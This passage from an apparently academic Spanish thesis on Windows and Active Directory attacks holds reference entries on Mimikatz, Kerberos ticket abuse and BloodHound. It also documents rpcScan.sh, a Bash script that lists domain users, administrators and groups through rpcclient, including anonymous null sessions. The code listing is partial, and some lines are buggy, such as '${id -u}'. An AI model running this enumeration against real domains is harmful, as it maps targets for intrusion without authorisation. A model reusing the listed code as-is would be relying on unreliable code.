- [54] García García, C., Martín, V. & González, P. (2017). Capítulo IV: Kerberos – Pass-the-Ticket. En García García, C., Martín, V. & González, P. (1.ª ed.), *Hacking Windows: Ataques a sistemas y redes Microsoft* (pp. 146-151). Madrid, España: OxWord Computing.
- [55] Delpy, B. (2020, 15 julio). *Mimikatz*. GitHub. <https://github.com/gentilkiwi/mimikatz/wiki>
- [56] Fernandez, D. P. (2018, 21 agosto). *CertUtil.exe podría permitir que los atacantes descarguen malware mientras pasan por alto el antivirus*. Tecnonucleous. <https://tecnonucleous.com/2018/04/05/certutil-exe-podria-permitir-que-los-atacantes-descarguen-malware-mientras-pasan-por-alto-el-antivirus/>
- [57] FreeRDP Team. (2012, 8 octubre). *xfreerdp(1): FreeRDP X11 client*. Linux Man Page. <https://linux.die.net/man/1/xfreerdp>
- [58] García García, C., Martín, V. & González, P. (2017). Capítulo V: Ataques a Active Directory – BloodHound. En García García, C., Martín, V. & González, P. (1.ª ed.), *Hacking Windows: Ataques a sistemas y redes Microsoft* (pp. 181-189). Madrid, España: OxWord Computing.
- [59] Robbins, A., Vazarkar, R., & Schroeder, W. (2016, 27 julio). *BloodHound*. GitHub. <https://github.com/BloodHoundAD/BloodHound>
- [60] González Pérez, P. (2018, 13 marzo). *DCShadow y DCSync: Engañando al Domain Controller con Mimikatz*. Un informático en el lado del mal. <https://www.elladodelmal.com/2018/03/dcshadow-y-dcsync-enganando-al-domain.html>
- [61] Mollema, D. (2016, 17 julio). *LDAP Domain Dump*. GitHub. <https://github.com/dirkjanm/ldapdomaindump>

[62] Alonso, C. (2014, 26 mayo). *USB Rubber Ducky: Un teclado malicioso como un pendrive*. Un informático en el lado del mal. <https://www.elladodelmal.com/2014/05/usb-rubber-ducky-un-teclado-malicioso.html>

[63] Osiris Lab. (2018). *CTFd*. GitHub. <https://github.com/CTFd/CTFd>

Anexo A. Herramienta rpcScan.sh

La herramienta rpcScan.sh está desarrollada en Bash para realizar un escáner básico preliminar y poder extraer la siguiente información de un dominio de *Active Directory*, mediante *rpcclient*:

- Usuarios del dominio (*Nombre de usuario, RID, Nombre completo, Descripción*).
- Usuarios administradores del dominio (*Nombre de usuario, RID, Nombre completo, Descripción*).
- Grupos del dominio (*Nombre del grupo, RID, Descripción*).

Funcionamiento de la herramienta

La herramienta solo funciona con permisos de administrador. En el caso de que se ejecute sin estos permisos, saldrá el siguiente mensaje:

```
[ - ] This tool needs administration permissions  
[ * ] Exiting ...
```

El panel de ayuda de la herramienta se mostrará tan solo mediante su ejecución, o mediante el parámetro `-h`. Cabe destacar que esta herramienta necesita credenciales válidas de algún usuario del dominio de *Active Directory*, sin embargo, si no se introducen credenciales, la herramienta está diseñada para que realice peticiones haciendo uso del “*Null Session*”:

Para la correcta ejecución de la herramienta se debe seleccionar el tipo de escáner que se quiere efectuar:

- El escáner **Users**, nos permite mostrar todos los usuarios del dominio de *Active Directory*, junto su información:

```
[+] Scanning domain's users ...
```

User	RID	Full Name	Description
-----	---	-----	-----
Administrador	0x1f4		Cuenta integrada para la administración ...
Invitado	0x1f5		Cuenta integrada para el acceso como ...
krbtgt	0x1f6		Cuenta de servicio de centro de distribución ...
miles.morales	0x452	Miles Morales	Becario del departamento de redes
leyre.garcia	0x454		Jefa del departamento de redes
admin.it	0x456		Cuenta de respaldo del administrador de IT
awrs.batchprocess	0x457	BatchProcess	Proceso Batch
admin.test	0x459	AdminTest	Cuenta de prueba del administrador ...

- El escáner **AdminUsers**, nos permite mostrar todos los usuarios administradores del dominio de *Active Directory*, junto con su información:

```
[+] Scanning domain's admins users ...
```

User	RID	Full Name	Description
-----	---	-----	-----
Administrador	0x1f4		Cuenta integrada para la administración ...
admin.it	0x456		Cuenta de respaldo del administrador de IT
admin.test	0x459	AdminTest	Cuenta de prueba del administrador ...

- El escáner **Groups**, nos permite mostrar todos los grupos del dominio de *Active Directory*, junto con su información:

```
[+] Scanning domain's groups ...
```

Name	RID	Description
Enterprise Domain Controllers de sólo lectura	0x1f2	Los miembros de este grupo ...
Admins. del dominio	0x200	Administradores designados del ...
Usuarios del dominio	0x201	Todos los usuarios del dominio
Invitados del dominio	0x202	Todos los invitados del dominio
Equipos del dominio	0x203	Todas los servidores y estaciones ...
Controladores de dominio	0x204	Todos los controladores de ...
Administradores de esquema	0x206	Administradores designados del ...
Administradores de empresas	0x207	Administradores designados de la ...
Propietarios del creador de directivas de grupo	0x208	Los miembros de este grupo pueden ...
Controladores de dominio de sólo lectura	0x209	Los miembros de este grupo son ...
Controladores de dominio clonables	0x20a	Se pueden clonar los miembros del ...
Protected Users	0x20d	Los miembros de este grupo tienen ...
Administradores clave	0x20e	Los miembros de este grupo pueden ...
Administradores clave de la organización	0x20f	Los miembros de este grupo pueden ...
DnsUpdateProxy	0x44e	Clientes DNS que tienen permiso ...

- El escáner **AllScan**, nos permite realizar todos los escáneres de forma secuencial, visualizando toda la información de los usuarios y grupos del dominio de *Active Directory*.


```
144.     idADUsers=$(rpcclient -U "$user%$pass" $ip -c "querygroupmem $idADGroup" | awk '{print $1}' | grep -oP
'\[.*?\]' | tr -d '[]')
145.
146.     if [ "$idADUsers" ]; then
147.         printTableUsers $idADUsers
148.     else
149.         echo -e "${yellow}[-] The user or password are wrong ... ${end}\n"; exit 1
150.     fi
151.
152.     # Scanner using a Null Session
153.     elif [ "$count" == 2 ]; then
154.         echo -e "${orange}[+${end} Scanning domain's admins users ...\n"; sleep 1;
155.         idADGroup=$(rpcclient -U "" $ip -c "enumdomgroups" -N | grep "Admins" | awk '{print $3}' FS=':' | tr -d '[]')
156.         idADUsers=$(rpcclient -U "" $ip -c "querygroupmem $idADGroup" -N | awk '{print $1}' | grep -oP '\[.*?\]' | tr
-d '[]')
157.
158.         if [ "$($idADUsers | wc -m)" == 0 ]; then
159.             echo -e "${yellow}[-] Access denied${end}\n"; exit 1
160.         else
161.             printTableUsers $idADUsers
162.         fi
163.     else
164.         help
165.     fi
166. }
167.
168. # Function to scan Active Directory groups
169. function showGroups(){
170.     if [ "$count" == 4 ]; then
171.         echo -e "${orange}[+${end} Scanning domain's groups ...\n"; sleep 1;
172.         idADGroups=$(rpcclient -U "$user%$pass" $ip -c "enumdomgroups" | awk '{print $3}' FS=':' | tr -d '[]')
173.
174.         if [ "$idADGroups" ]; then
175.             printTableGroups $idADGroups
176.         else
177.             echo -e "${yellow}[-] The user or password are wrong ... ${end}\n"; exit 1
178.         fi
179.
180.         # Scanner using a Null Session
181.         elif [ "$count" == 2 ]; then
182.             echo -e "${orange}[+${end} Scanning domain's groups ...\n"; sleep 1;
183.             idADGroups=$(rpcclient -U "" $ip -c "enumdomgroups" -N | awk '{print $3}' FS=':' | tr -d '[]')
184.
185.             if [ "$($idADGroups | wc -m)" == 0 ]; then
186.                 echo -e "${yellow}[-] Access denied${end}\n"; exit 1
187.             else
188.                 printTableGroups $idADGroups
189.             fi
190.         else
191.             help
192.         fi
193. }
194.
195. # Function that starts all functions
196. function showAll(){
197.     showUsers $1
198.     showAdminUsers $1
199.     showGroups $1
200. }
201.
202. # Function indicating the actions to be performed
203. function Scanner(){
204.     nmap -p 139 --open -n $ip | grep open > /dev/null
205.
206.     if [ "$?" == 0 ]; then
207.         case $scan in
208.             Users) showUsers $1;;
209.             AdminUsers) showAdminUsers $1;;
210.             Groups) showGroups $1;;
211.         esac
212.     fi
213. }
```

```
225.
226.         ScanAll) showAll $1;;
227.     esac
228. else
229.     echo -e "${yellow}[-] Port 139 appears to be closed${end}\n"
230.     exit 0
231. fi
232. }
233.
234. # Main function
235. if [ "${id -u}" == 0 ]; then
236.
237.     banner
238.     declare -i count=0
239.     while getopts ":h:s:a:u:p:" arg; do
240.         case $arg in
241.             h) help;;
242.             s) scan=$OPTARG; let count+=1;;
243.             a) ip=$OPTARG; let count+=1;;
244.             u) user=$OPTARG; let count+=1;;
245.             p) pass=$OPTARG; let count+=1;;
246.             *) help;;
247.         esac
248.     done
249.
250.     if [ $count -lt 2 ]; then
251.         help
252.     else
253.         Scanner $count
254.     fi
255.
256. else
257.     echo -e "\n${orange}[-] This tool needs administration permissions${end}"
258.     echo -e "\n${yellow}[*] Exiting ... ${end}"; sleep 1
259.     exit 1
260. fi
```